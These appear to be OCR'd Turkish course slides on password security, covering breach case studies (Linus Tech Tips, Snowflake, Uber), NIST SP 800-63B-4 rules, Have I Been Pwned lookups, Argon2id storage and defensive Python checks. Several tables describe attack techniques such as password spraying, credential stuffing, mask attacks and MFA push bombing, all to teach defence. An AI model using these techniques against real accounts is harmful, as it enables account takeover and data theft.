


Çalınan session cookie ile MFA adımı atlanabilir (Hafta 3).

Savunma: MFA, yeni cihazda yeniden doğrulama, kısa ömürlü ve cihaza bağlı oturumlar, sızan oturumları sonlandırma.

KANIT · LINUS TECH TIPS · 2023

Kanal kripto dolandırıcılarının eline geçti



HOME · COMPUTING · NEWS


Linus Tech Tips restored after crypto scam hack

By Jacob Roach Published March 24, 2023 Save

Multiple YouTube channels under the Linus Media Group (LMG) brand have been restored after being hijacked by crypto scammers. The main Linus Tech Tip YouTube channel, which has amassed over 15 million subscribers, went offline on Thursday, as did the TechQuickie and TechLinked channels. It appears all three were impacted by the same hackers.

The channels stayed live briefly early Thursday morning, promoting bogus livestreams that included pre-recorded footage of tech personalities like Elon Musk and Jack Dorsey talking about cryptocurrency. The streams redirect to websites embedded with cryptocurrency scams.

Mart 2023: 15 milyon aboneli kanal ele geçirildi,
sahte kripto yayınları açıldı



The accounts were compromised through a session token attack. An employee opened a malicious file that compromised their browser, which was logged into the LMG channels. This type of attack means bypasses the need for a password, and more importantly, bypasses any two-factor authentication.

Yöntem: session token çalındı;
parola ve 2FA hiç sorulmadı

Cookie çalınınca giriş zaten yapılmış sayılır (Hafta 3).

Ekran görüntüsü: Digital Trends, Mart 2023 (Wayback Machine) · erişim 16 Ekim 2026 · sarı vurgular ders için eklendi.

VAKA · LINUS TECH TIPS · 2023

Parola ve 2FA gerekmedi; oturum çalındı

NE OLDU?

Mart 2023'te 15 milyondan fazla aboneli YouTube kanalı ele geçirildi ve kripto dolandırıcılığı yayınları yapıldı. Bir çalışan, sponsor teklifi gibi görünen e-postadaki dosyayı açmıştı.

SALDIRI TÜRÜ

Infostealer → tarayıcıdaki session token'ları → session hijacking (Hafta 3)


KÖK NEDEN

Geçerli session token'ı, giriş adımını ve 2FA'yı tamamen atlattı. Saldırgan, oturumu açık bir tarayıcının kopyasıyla çalıştı.

Digital Trends · Linus Tech Tips kanalı · Mart 2023

KANIT · SNOWFLAKE MÜŞTERİLERİ · 2024

Mandiant: infostealer'dan gelen parola, MFA'sız hesap



was traced back to compromised customer credentials.

In April 2024, Mandiant received threat intelligence on database records that were subsequently determined to have originated from a victim's Snowflake instance. Mandiant notified the victim, who then engaged Mandiant to investigate suspected data theft involving their Snowflake instance. During this investigation, Mandiant determined that the organization's Snowflake instance had been compromised by a threat actor using credentials previously stolen via infostealer malware. The threat actor used these stolen credentials to access the customer's Snowflake instance and ultimately exfiltrate valuable data. At the time of the compromise, the account did not have multi-factor authentication (MFA) enabled.

On May 22, 2024 upon obtaining additional intelligence identifying a broader campaign targeting additional Snowflake customer instances, Mandiant immediately contacted Snowflake and began notifying potential victims through our Victim Notification Program. To date, Mandiant and Snowflake have notified approximately 165 potentially exposed organizations. Snowflake's Customer Support has been directly engaged with these customers to ensure the safety of their accounts and data. Mandiant and Snowflake have been conducting a joint investigation into this ongoing threat campaign and coordinating with relevant law enforcement agencies. On May 30, 2024, Snowflake published detailed detection and hardening guidance to Snowflake customers.

Attack Path Diagram

Infostealer Malware

NEYE BAKALIM?

- Parola infostealer ile önceden çalınmıştı.
- Hesapta MFA yoktu; platformda açık bulunmadı.
- Mandiant ve Snowflake yaklaşık 165 kuruma bildirim yaptı.

Ekran görüntüsü: Mandiant · UNC5537 / Snowflake · Haziran 2024 · erişim 16 Ekim 2026 · sarı vurgular ders için eklendi.

VAKA · SNOWFLAKE MÜŞTERİLERİ · 2024

Platform kırılmadı; MFA'sız hesaplara çalıntı parolayla girildi

NE OLDU?

UNC5537 grubu müşteri hesaplarından veri çaldı ve şantaj yaptı. ~165 kuruma olası etki bildirildi.

SALDIRI TÜRÜ

Infostealer logları → credential stuffing / doğrudan giriş

KÖK NEDEN

Hesaplarda MFA yoktu. Bazı parolalar 2020'den beri çalıntıydı ve 4 yıla kadar değiştirilmemişti.

Mandiant · UNC5537 / Snowflake · Haziran 2024

HAVE I BEEN PWNED · K-ANONYMITY

Parola sızıntı listesinde mi? Parolayı göndermeden sormak

1	**Özeti hesapla**	Sonbahar2026! → SHA-1 → `2BF07`EE0FBCF47CF0BBACB7E57D1A930ACC442A5 40 karakter; parola bilgisayardan çıkmaz.
2	**İlk 5 karakteri gönder**	`GET /range/2BF07` Servis yalnız bu 5 karakteri görür.
3	**Liste geri gelir**	Servis, 2BF07 ile başlayan 800–1000 özetin kalan kısmını ve kaç kez sızdığını gönderir.
4	**Listede ara**	Kendi özetimizin kalan 35 karakteri listede varsa parola sızmıştır: kayıtta kabul etme.

Servis hangi parolayı sorduğumuzu bilemez: aynı 5 karakterle başlayan yüzlerce özet var. K-anonymity adı buradan gelir.

Have I Been Pwned · API v3 (Pwned Passwords) · Pwned Passwords range API

Aynı dört adım kodda

Python · lablar/hafta05/demo.py

```python
import hashlib
digest = hashlib.sha1(password.encode("utf-8")).hexdigest().upper()
prefix, suffix = digest[:5], digest[5:]
body = get_range(prefix)              # GET /range/{prefix}
counts = dict(line.split(":") for line in body.splitlines())
seen = int(counts.get(suffix, "0"))
```

Parola	Giden prefix	Sonuç
Sonbahar2026!	2BF07	listede · 214 (sentetik)
123456	7C4A8	listede · 23.174 (sentetik)
kirmizi bisiklet sabah cayi	47B4C	listede yok

SIZINTI HABERİ GELİNCE

Kim ne yapmalı?

KULLANICI

Parola yöneticisi: her siteye farklı parola
Sızan parolayı her yerde değiştir
MFA / passkey aç
Bilinmeyen oturumları kapat

GELİŞTİRİCİ / KURUM

Kayıt ve değişimde sızıntı listesi kontrolü
Sızıntı kanıtı varsa zorunlu değişim
Oturumları ve token'ları iptal et
Şüpheli girişleri izle; kullanıcıyı bilgilendir

ESKİ POLİTİKA

8 karakter, büyük-küçük-rakam-sembol, 90 günde bir değiştir

Python · lablar/hafta05/demo.py

```python
import re
def old_policy(password):
    rules = [len(password) >= 8,
             re.search(r"[A-Z]", password),
             re.search(r"[a-z]", password),
             re.search(r"[0-9]", password),
             re.search(r"[^A-Za-z0-9]", password)]
    return all(rules)
```

Parola	Eski kural
Parola1!	✓ kabul
Sonbahar2026!	✓ kabul
kirmizi bisiklet sabah cayi	✗ ret

Kural, tahmin edilebilir parolayı kabul ediyor; uzun ve rastgele cümleyi reddediyor.

90 GÜNDE BİR DEĞİŞTİR

Sonbahar2026! → Kis2027! → Ilkbahar2027!

Kurala uyuldu.
Parola her seferinde
bir öncekinden tahmin edilebilir.



Politika yeşil, risk aynı.

NIST SP 800-63B-4 · TEMMUZ 2025

Uzunluk, liste ve doğrulama; karakter türü zorlaması yok

Kural	NIST
Parola tek faktörse en az 15 karakter	SHALL
Yalnız MFA'nın parçasıysa en az 8 karakter	SHALL
En az 64 karakter kabul et · Unicode kabul et	SHOULD
Karakter türü karışımı zorlama	SHALL NOT
Periyodik değişim isteme; sızıntı kanıtı varsa değiştirt	SHALL NOT / SHALL
Yaygın, beklenen veya sızmış parola listesiyle karşılaştır	SHALL
İpucu ve güvenlik sorusu kullanma	SHALL NOT
Yapıştırmaya izin ver (parola yöneticileri için)	SHOULD

NIST SP 800-63B-4 · Temmuz 2025 · 3.1.1.2 Password Verifiers

UZUNLUK × SAKLAMA

İki çarpan: aday sayısı ve deneme hızı

Rastgele seçilmiş parola	Aday sayısı	MD5 · 1 GPU	bcrypt 10 · 16 GPU
8 karakter (95 ASCII)	$6{,}6 \times 10^{15}$	≈ 8,4 saat	≈ 1.516 yıl
4 rastgele kelime (7776 kelimelik liste)	$3{,}7 \times 10^{15}$	≈ 4,6 saat	≈ 835 yıl
5 rastgele kelime	$2{,}8 \times 10^{19}$	≈ 4,1 yıl	≈ 6 milyon yıl
15 küçük harf	$1{,}7 \times 10^{21}$	≈ 242 yıl	≈ 383 milyon yıl

Uzun parola N'yi büyütür, yavaş hash r'yi küçültür. İkisine de ihtiyaç var.

Tam tarama süresi; parola gerçekten rastgele seçildiyse. bcrypt sütunu 16 kat fazla donanımla ölçüldü, yine de çok yavaş. Kaynak: Hafta 4 ölçümleri.

KAYIT KONTROLÜ · KOD

Yeni parolayı kabul etmeden önce

Python · lablar/hafta05/demo.py

```python
def check_new_password(password, blocklist, mfa=False):
    minimum = 8 if mfa else 15           # NIST SP 800-63B-4
    if len(password) < minimum:
        return f"En az {minimum} karakter"
    if len(password) > 256:              # en az 64 karakter kabul edilmeli
        return "En fazla 256 karakter"
    if password.lower() in blocklist:    # parolanın tamamı karşılaştırılır
        return "Yaygın / sızmış parola listesinde"
    return "Kabul"
```

Denenen	Sonuç
Parola1!	En az 15 karakter
Galatasaray1905	Yaygın / sızmış parola listesinde
kirmizi bisiklet sabah cayi	Kabul

Argon2id: salt ve maliyet kayıtta durur

Python · lablar/hafta05/demo.py

```python
from argon2 import PasswordHasher
ph = PasswordHasher(time_cost=2, memory_cost=19456, parallelism=1)
stored = ph.hash("kirmizi bisiklet sabah cayi")
ph.verify(stored, "kirmizi bisiklet sabah cayi")   # yanlışsa hata
if ph.check_needs_rehash(stored):                  # ayarlar değiştiyse
    stored = ph.hash("kirmizi bisiklet sabah cayi")
```

Kaydın başı

`$argon2id$v=19$m=19456,t=2,p=1$<salt>$<hash>`

OWASP · Password Storage · Argon2id en az m=19 MiB, t=2, p=1 · scrypt $N=2^{17}$ · bcrypt ≥ 10 · PBKDF2-SHA256 600.000

MFA


Parola sızsa bile ikinci adım gerekir

Yöntem	Neyi durdurur?	Zayıf yanı
SMS kodu	Stuffing · spraying	SIM değiştirme, oltalama sayfasına yazılabilir
Uygulama kodu (TOTP)	Stuffing · spraying	Oltalama sayfasına yazılabilir
Push onayı	Stuffing · spraying	Bildirim yorgunluğu: art arda istek
Passkey · FIDO2	Yukarıdakiler + oltalama	Cihaz kaybı için kurtarma planı gerekir

Passkey, imzayı sitenin origin'ine bağlar: sahte sitede çalışmaz (Hafta 3–4).

KANIT · UBER · 2022

Uber'in açıklaması: istek onaylanana kadar tekrarlandı



September 19, 10:45am PT

While our investigation is still ongoing, we are providing an update on our response to last week's security incident.

What happened?

An Uber EXT contractor had their account compromised by an attacker. It is likely that the attacker purchased the contractor's Uber corporate password on the dark web, after the contractor's personal device had been infected with malware, exposing those credentials. The attacker then repeatedly tried to log in to the contractor's Uber account. Each time, the contractor received a two-factor login approval request, which initially blocked access. Eventually, however, the contractor accepted one, and the attacker successfully logged in.

From there, the attacker accessed several other employee accounts which ultimately gave the attacker elevated permissions to a number of tools, including G-Suite and Slack. The attacker then posted a message to a company-wide Slack channel, which many of you saw, and reconfigured Uber's OpenDNS to display a graphic image to employees on some internal sites.

How did we respond?

Our existing security monitoring processes allowed our teams to quickly identify the issue and move to respond. Our top priorities were to make sure the attacker no longer had access to our systems; to ensure user data was secure and that Uber services were not affected; and then to investigate the scope and impact of the incident.

Here are some of the key actions we took, and continue to take:

NEYE BAKALIM?

> Parola: yüklenicinin cihazındaki zararlıdan sızdı; dark web'den satın alınmış olabilir.

> Saldırgan tekrar tekrar giriş denedi; her denemede push onayı gitti.

> Sonunda bir istek kabul edildi.

Ekran görüntüsü: Uber · Security update · Eylül 2022 · erişim 16 Ekim 2026 · sarı vurgular ders için eklendi.

VAKA · UBER · 2022

Onaylanana kadar tekrar gönderilen MFA isteği

NE OLDU?

Eylül 2022'de saldırgan bir yüklenicinin hesabıyla Uber'in iç sistemlerine girdi; Slack, G-Suite, bir finans aracı ve bug bounty paneline erişti.

SALDIRI TÜRÜ

Çalıntı parola (infostealer) + MFA fatigue / push bombing

KÖK NEDEN

Push isteği tek dokunuşla onaylanabiliyordu. Art arda gelen isteklerden biri sonunda onaylandı; içeride daha yetkili hesaplara geçildi.

Uber · Security update · Eylül 2022

SAVUNMA MATRİSİ

Hangi kontrol hangi saldırıya karşı işe yarar?

Kontrol	Brute force	Spraying	Stuffing	Offline kırma
Hesap başına sınır / bekleme	✓	✗	✗	✗
Tek hata mesajı + sahte hash	—	kısmen	kısmen	✗
Yaygın / sızmış parola listesi	kısmen	✓	kısmen	kısmen
Uzun rastgele parola (yönetici ile)	✓	✓	✓	✓
Argon2id + salt	✗	✗	✗	✓
MFA (passkey)	✓	✓	✓	kısmen

Hiçbir kontrol tek başına yetmez; bu, Hafta 1'deki defense in depth ilkesi.

Saldırı terimleri

Terim	Anlamı	Örnek
Brute force	Belirlenen aday uzayının tamamını denemek	0000 → 9999
Dictionary attack	Olası kelime / parola listesini denemek	rockyou.txt
Rule / mangling	Kelimeye kural uygulayıp yeni aday üretmek	kahve → Kahve2026!
Mask attack	Karakter türü şablonuyla aday üretmek	?u?l?l?l?l?d?d
Credential stuffing	Sızan e-posta:parola çiftlerini başka sitede denemek	Site A → Site B
Password spraying	Az sayıda yaygın parolayı çok hesapta denemek	Sonbahar2026! × 500
User enumeration	Hangi hesapların var olduğunu yanıttan öğrenmek	“Kullanıcı bulunamadı”
MFA fatigue · push bombing	Onaylanana kadar art arda MFA isteği göndermek	Uber 2022

Sızıntı ve saklama terimleri

Terim	Anlamı
Online / offline saldırı	Sunucuya istek göndererek / ele geçen hash üzerinde yerelde
Combo list	Sızıntılardan derlenmiş e-posta:parola listesi
Infostealer	Tarayıcıdaki parolaları ve cookie'leri toplayan zararlı yazılım
Salt	Kayıt başına rastgele, gizli olmayan değer; aynı parola farklı hash
Pepper	Hash'ten ayrı saklanan ortak gizli değer; isteğe bağlı ek katman
Parola hash'i (KDF)	Bilerek yavaş: Argon2id, scrypt, bcrypt, PBKDF2
Blocklist	Yaygın, beklenen veya sızmış parola listesi; kayıtta kontrol
k-anonymity	Hash'in yalnız ilk 5 karakteriyle sorup yerelde karşılaştırmak

Kimlik doğrulama terimleri

Terim	Anlamı
Identification / authentication	Kim olduğunu söylemek / kanıtlamak
Authorization	Kimliği doğrulanan kişinin neye erişebileceği (Hafta 6)
Faktör	Bildiğin · sahip olduğun · olduğun
MFA	Farklı türden en az iki faktör
Passkey / FIDO2 / WebAuthn	Cihazdaki private key ile origin'e bağlı imza
Rate limiting · throttling	Başarısız denemeleri sınırlamak veya bekletmek
Account lockout	Eşikten sonra hesabı kapatmak; DoS riski
Session	Girişten sonra kimliği taşıyan sunucu kaydı + cookie (Hafta 3)

KAVRAM ÖZETİ

Bugünden aklımızda kalması gerekenler

01	**Süre ≈ N ÷ r**	Uzunluk N'yi büyütür; yavaş hash r'yi küçültür.
02	**İnsan seçimi N'yi küçültür**	Sözlük + kural, kurala uyan parolayı da bulur.
03	**Hesap kilidi her saldırıyı yakalamaz**	Spraying ve stuffing hesap kilidinin eşiğine ulaşmaz.
04	**Sızan parola başka yerde de çalışır**	Bir sitede sızan parola, tekrar kullanıldığı her yerde çalışır.
05	**Karakter kuralı yerine uzunluk ve liste**	NIST: 15+ karakter, blocklist, zorunlu değişim yok.
06	**Parola tek başına yetmez**	MFA, tercihen passkey.

VAKA ÖZETİ

Sekiz parola vakası

Vaka	Saldırı	Kök neden	Ders
RockYou 2009	SQLi → sızıntı	Düz metin parola	Hiç düz metin saklama
Fortinet 2019–21	Path traversal	Düz metin oturum dosyası	Yama + parola sıfırlama
LinkedIn 2012	Offline kırma	Salt'sız SHA-1	Salt + yavaş hash
23andMe 2023	Credential stuffing	MFA yok · geniş erişim	Sızmış parola kontrolü · MFA
Microsoft 2023–24	Password spraying	MFA'sız eski test hesabı	MFA · en az yetki
Linus Tech Tips 2023	Session hijacking	Çalınan session token'ı	Yeniden doğrulama · oturum iptali
Snowflake 2024	Infostealer kimlikleri	MFA yok · eski parolalar	MFA · sızıntıda sıfırla
Uber 2022	MFA fatigue	Tek dokunuşla push onayı	Number matching · passkey

HAFTA 5 → HAFTA 6

Giriş doğruydu. Gördüğü veri onun muydu?

Kimlik doğrulama

Hesap gerçekten Alice mi?

→

Yetkilendirme

Alice bu kaydı görebilir mi?

→

23andMe

Bir hesaptan milyonlarca profil

SORU · CEVAP

Parolayı bilen herkes Alice'tir

Tahmin, tekrar kullanım, sızıntı.
Uzunluk, liste, yavaş hash, MFA.



Hackerman bile önce sızıntı listesine bakar.

Vakaların kaynakları

GAO-18-559 · Equifax sızıntısı · Ağustos 2018
ABD Temsilciler Meclisi · Equifax raporu · Aralık 2018
Apache Logging · Log4j güvenlik duyuruları (CVE-2021-44228)
ESET · Winter Vivern, Roundcube zero-day (CVE-2023-5631) · Ekim 2023
fail0verflow · 27C3 Console Hacking 2010 · Aralık 2010
The Register · RockYou · Aralık 2009
Fortinet PSIRT · SSL-VPN kimlik bilgileri · Eylül 2021
Orange Tsai · Breaking the FortiGate SSL VPN · Ağustos 2019
TechCrunch · LinkedIn 2012 sızıntısı · Mayıs 2016
ICO · 23andMe cezası · Haziran 2025
MSRC · Midnight Blizzard · Ocak 2024
Microsoft Security · Midnight Blizzard rehberi
Mandiant · UNC5537 / Snowflake · Haziran 2024
Digital Trends · Linus Tech Tips kanalı · Mart 2023
Uber · Security update · Eylül 2022

Kaynaklar 13–15 Ekim 2026'da kontrol edildi. Sayılar kaynakların yayın tarihindeki açıklamalarıdır.

Standartlar ve belgeler

NIST SP 800-63B-4 · Temmuz 2025

OWASP · Password Storage

OWASP · Authentication

OWASP · Credential Stuffing Prevention

Have I Been Pwned · API v3 (Pwned Passwords)

argon2-cffi belgeleri

EFF · Diceware kelime listeleri

Specops · 8 Nisan 2026 · Hashcat karşılaştırması

Hive Systems · 14 Temmuz 2026 · Teknik rapor